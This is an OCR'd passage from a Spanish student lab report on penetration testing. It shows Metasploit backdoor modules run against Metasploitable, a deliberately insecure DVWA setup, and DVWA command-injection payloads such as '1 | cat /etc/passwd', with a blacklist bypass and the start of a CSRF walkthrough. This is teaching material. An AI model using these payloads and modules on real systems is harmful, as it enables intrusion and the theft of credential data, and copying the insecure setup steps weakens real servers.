


Figura 3.11: Uso de aplicación Metasploit Framework

Allí mismo, se comprueba la conectividad de la base de datos y se busca el "exploit/backdoor" que se busca en una lista de vulnerabilidades, para ello se generan los siguientes comandos, comprobando que la base de datos está conectada, luego se obtiene una lista con los diferentes exploit del servicio para a continuación utilizarlo. En este caso en concreto se utilizara "exploit/unix/irc/unreal_ircd_3281_backdoor". Una vez dentro se harán unos pequeños ajustes de configuración como los de LHOST y RHOST y ya se podrá ejecutar el exploit y entrar en la maquina atacada, en este caso la máquina virtual Metasploitable

db_status
search irc
use exploit/unix/irc/unreal_ircd_3281_backdoor
- set payload cmd/uxix/reverse
- set RHOST {dirección_IP_MSP}
- set LHOST {dirección_IP_KaliLinux}
- run →ó "exploit"

Este tipo de ataque es relativamente sencillo, ya que de esta manera se pueden hacer pruebas de penetración a casi todos los puertos. A continuación, se añaden unos ejemplos de otros puertos y su implementación en Framework Metasploit para introducirse por diferentes puertos.

Puerto	Codigo
21 – FTP (vsftpd 2.3.4)	search vsftp use exploit/unix/ftp/vsftpd_234_backdoor
139 – Samba (smbd 3.x-4.x)	search samba use exploit/multi/samba/usermap_script
1099 – RMI REG	search java_rmi use exploit/multi/misc/java_rmi_server

Tabla 3.1: Códigos para explotar diferentes puertos con Framework

Capítulo 4.

Entorno DVWA

1. ¿QUE ES?

Según la página web oficial, es una aplicación web que trabaja con PHP/MySQL y es muy vulnerable intencionadamente. Tiene como objetivo ayudar a testear de manera profesional la seguridad en un ambiente legal, ayuda a los desarrolladores a entender mejor el proceso de seguridad en una aplicación web y ayuda a profesores/estudiantes a enseñar/aprender la seguridad de una aplicación web en un ambiente de sala de clase.

Entre las principales técnicas de ataque se encuentran las de inyección SQL, XSS, fuerza bruta o ejecución de comandos.

2. ¿COMO INSTALARLO?

En este caso, se debe escribir una serie de comandos instalando algunos servidores y modificar algunos documentos para poder comenzar a usar apache:

```
#apt-get install mysql-server
#apt-get install unzip apache2 php7.0 php7.0-mysql php-pear
#cd /var/www/html                    →Directorio de Apache por defecto
#wget https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip
#unzip v1.0.8.zip
#mv DVWA-1.0.8/  dvwa
#nano dvwa/config/config.inc.php     →Aquí debemos poner la contraseña que
                                     queramos sustituyendo [P@ssw0rd = toor]
#cd
#nano /etc/php/7.0/cli/php.ini   →Modificamos [allow_url_include = ON]
#chmod -R 777 /var/www/html/dvwa
#mysql -u root -p                    →Password = toor
        >créate database dvwa;
        >exit;
#nano /etc/apache2/apache2.conf      →Añadir en la última línea
                                     [ServerName localhost]
#service apache2 start               →Último paso
```

*Probablemente haya que usar el comando '*sudo*' en alguna línea para adquirir permisos de superusuario

Una vez hecho todo esto, para entrar en DVWA se entra en el buscador Firefox, y se abre la siguiente página ***{ip address Machine DVWA}/dvwa***, pedirán user:password, el cual será el siguiente por defecto*:*

- Username = admin
- Password = password




Figura 4.1: Interfaz DVWA

Una vez dentro se observa una barra en el lateral izquierdo dividida en tres zonas.




Figura 4.2: Entorno de trabajo de la aplicación web DVWA

La primera, trata de información general de la aplicación y un botón para resetear la base de datos. La segunda zona es donde se encuentran todas las vulnerabilidades de las que dispone la web para poder testar con ellas. La última es la que contiene el nivel de seguridad de la aplicación y otra información adicional.

Uno de los botones a conocer es el de "DVWA security", el cual ofrece la posibilidad de cambiar la dificultad para explotar las diferentes vulnerabilidades.

Figura 4.3: Diferentes niveles de seguridad

Con la ayuda de algunas aplicaciones de Kali Linux, sobre todo "Burpsuite", se pueden explotar la mayoría de las vulnerabilidades de la aplicación. Sin embargo, la intención del trabajo es la de poder explotar la web sin tener que utilizar esta herramienta, entendiendo el código que se presenta en cada vulnerabilidad, así como en cada nivel de seguridad.

3.EXPLOTACIÓN DE VULNERABILIDADES

Tal y como se ha comentado antes, DVWA es una aplicación web que se compone de diferentes vulnerabilidades, como muestra la captura del margen derecho. Lo interesante de esta parte de la práctica es ver los diferentes códigos de las páginas creadas y en los diferentes niveles de dificultad, para poder entender como trabaja, los posibles fallos que tenga, y así elaborar una posible prevención a los diferentes ataques que se puedan ocasionar.




Figura 4.4: Vulnerabilidades

A continuación, se muestran algunos de los ejemplos de explotación que se han considerado más interesantes para el desarrollo de este trabajo.

3.1. Brutal force.

El interfaz que vemos en esta aplicación es el siguiente:




Figura 4.5: Interfaz Brute Force

La ayuda ofrecida por esta aplicación nos habla sobre el proceso de fuerza bruta.




Figura 4.6:Ayuda Brute Force

La siguiente imagen muestra el funcionamiento ideal de la aplicación donde simplemente introduces tu usuario y contraseña y te da la bienvenida.

Figura 4. 7: Login Brute Force

Para esta herramienta se ha encontrado un método simple a la vez que eficaz usando la herramienta Burp Suite de Kali Linux, por lo que no es interés de este proyecto.

3.2. Command execution.

Esta vulnerabilidad como se verá a continuación no viene limitada por casi nada, haciendo que el número de posibilidades de ataque sean muy amplias.

Figura 4. 8: Interfaz Command Execution

Si se observa «View Help» se puede ver el siguiente texto:




Figura 4.9: Ayuda Command Execution

Lo que viene a decir que al introducir un comando especifico como atacante se puede llegar a utilizar el control del sistema en forma de cookies, HHTP…

Como se ve en la siguiente captura, permite ejecutar un comando donde se verá los diferentes archivos y directorios de un servidor.




Figura 4. 10: Ejecución Comman Execution

Si se observa el script en php de la pagina con un nivel de seguridad LOW se puedo uno fijar que en ningún momento se trata a la variable $target de forma alguna, así como si esta coincide con una dirección IP. Esto hará que esta vulnerabilidad ocasione una catástrofe en la web, ya que lo que hace la aplicación web es aceptar lo que entre y por lo tanto un usuario con malas intenciones podrá hacer escribir otros comandos diferentes.

Código PHP

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

Se puede observar, por tanto, que concatenando una serie de elementos a través de "&", "&&", "|" o "||", entre otros se podrá sobrepasar este fallo de código. Si se introduce « ***1 | whoami*** » se obtiene la licencia de usuario como se muestra en la siguiente figura:

Figura 4. 11: Vulnerabilidad "Whoami" Command Execution

En segundo lugar, si se introduce « ***1 | cat /etc/passwd*** » la información que se proporciona es la de dicha carpeta, es decir, los diferentes datos de usuarios para poder entrar al sistema. De esta manera, se puede observar que, aunque la información que obtenemos sea solo de lectura, sin acceso a super privilegios, se puede llegar a obtener información sensible del sistema atacado.




Figura 4.12:Obtencion de carpeta /etc/passwd en nivel de seguridad LOW

El siguiente script corresponde con la implementación añadida del nivel de seguridad MEDIUM. En este caso se tiene una especie de lista negra para los comandos "**&&**" y "**;**", lo que refleja la prohibición de usar estos caracteres. Como el objetivo es el de conseguir una concatenación de caracteres se podrán usar "&" y "|" con el mismo fin.

Código PHP

```
<?php
   // Remove any of the charactars in the array (blacklist).
   $substitutions = array(
      '&&' => '',
      ';' => '',
   );
   $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

?>
```

Como se observa, se puede realizar un ataque debido al mal funcionamiento del código. A continuación, se realizan unos simples ejemplos en las siguientes figuras de lo que se puede realizar con esta vulnerabilidad. En este caso, son tres comandos simples

que indican que se puede seguir leyendo datos del sistema con la simple concatenación de código.

Figura 4.13: Comando whoami sobre Command Execution

Figura 4.14: Comando ls sobre Command Execution




Figura 4. 15: Obtención de carpeta /etc/passwd en nivel de seguridad MEDIUM

Por último, se observa el script añadido en el nivel de seguridad HIGH. En este caso se tienen varias restricciones añadidas.

- El comando "explode" separa la cadena a través de un punto "." Separando de esta manera los octetos de la IP.
- La aplicación se asegurará de que los 4 octetos separados por puntos sean números enteros.
- La tercera restricción es la encargada de asegurarse de que hay cuatro cadenas de números.
- Cuando se intenta escribir alguno de los anteriores comandos, la aplicación nos devolverá un "ERROR: You have entered an invalid IP".

Código PHP

```
<?php

   // Split the IP into 4 octects
   $octet = explode(".", $target);
   // Check IF each octet is an integer
   if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is
_numeric($octet[3])) && (sizeof($octet) == 4)  ) {
  // If all 4 octets are int's put the IP back together.
   $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
   }

   else {
      echo '<pre>ERROR: You have entered an invalid IP</pre>';
   }

?>
```

Por lo tanto, lo único que se puede hacer en este caso, sería abrir la máquina virtual Kali Linux, y explotar la aplicación con alguna herramienta de un modo mucho más sencillo.

3.3. Cross Site Request Forgery(CSFR):

Esta vulnerabilidad trata sobre el robo de identidad que se puede llegar a producir en la red debido a que al abrir una sesión en una página web, esta guarda en las cookies cierta información sobre este proceso que puede llegar a utilizarse para robar y conseguir información sensible. La aplicación al abrirla luce de la siguiente manera.




Figura 4.16: Interfaz CSRF

En este caso la ayuda dice de usar la explotación forzando al usuario de la aplicación a ejecutar alguna acción predefinida por el atacante. De esta manera podremos comprometer al usuario final y operar como un usuario normal.




Figura 4.17: Ayuda CSRF

El funcionamiento normal de la aplicación es el de cambiar la contraseña del usuario. Con el modo de seguridad LOW se podría cambiar la contraseña de manera sencilla, introduciendo lo que quieras en los dos huecos.




Figura 4.18: Funcionamiento de CSRF

Una vez introducida la nueva contraseña, aparece el mensaje de «Password changed» y se ve cómo ha cambiado la dirección URL, donde se aprecia que la contraseña ("TFGJose") se ha filtrado:

http://10.210.160.73/dvwa/vulnerabilities/csrf/?password_new=TFGJose&password_conf=TFGJose&Change=Change#

Sin embargo, para realizar la explotación de la aplicación, se debe acudir al código de la página esta vez clicando sobre el botón derecho y "*Ver código fuente de la página"*, a continuación, se abre el terminal del ordenador Kali Linux y se introduce el siguiente comando con el objetivo de modificar el documento html:

Comando terminal Kali Linux
#nano /var/www/html/csrf.html

Se copian las siguientes líneas extraídas del código fuente de la página web en el archivo que se abre:




Figura 4.19: Copia de código HTML

Para explotar esta vulnerabilidad, se debe introducir la contraseña que se quiera cambiando este texto, de la siguiente manera:

- Introducir « ***value = "NuevaContraseña"*** » a continuación de « password_new » y « password_conf ».
- Sustituir « # » con la página web de « dvwa/csrf »

